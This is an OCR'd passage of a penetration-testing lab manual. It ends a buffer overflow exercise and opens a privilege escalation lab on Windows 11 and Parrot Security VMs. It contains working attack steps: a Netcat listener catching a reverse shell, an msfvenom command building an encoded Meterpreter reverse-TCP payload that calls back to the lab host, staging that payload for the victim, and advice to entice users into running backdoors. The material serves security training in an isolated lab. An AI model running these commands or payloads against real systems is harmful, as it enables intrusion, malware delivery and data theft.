
    Note: The password that you type will not be visible.
153. Now, type **cd** and press **Enter** to jump to the root directory.
154. Type **nc -nvlp 4444** and press **Enter**.
155. Netcat will start listening on port **4444**, as shown in the screenshot.



156. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
157. Type **./shellcode.py** and press **Enter** to execute the Python script.



158. Now, switch back to the **Terminal** running the Netcat command.
159. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.
160. Now, type **whoami** and press **Enter** to display the username of the current user.



161. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
162. Close all the open windows and document all the acquired information.
163. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS

- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege

escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.


Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.

Note: In This task, we are using the **Parrot Security** (**10.10.1.13**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).



7. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

   Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



8. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).
9. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.


   Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

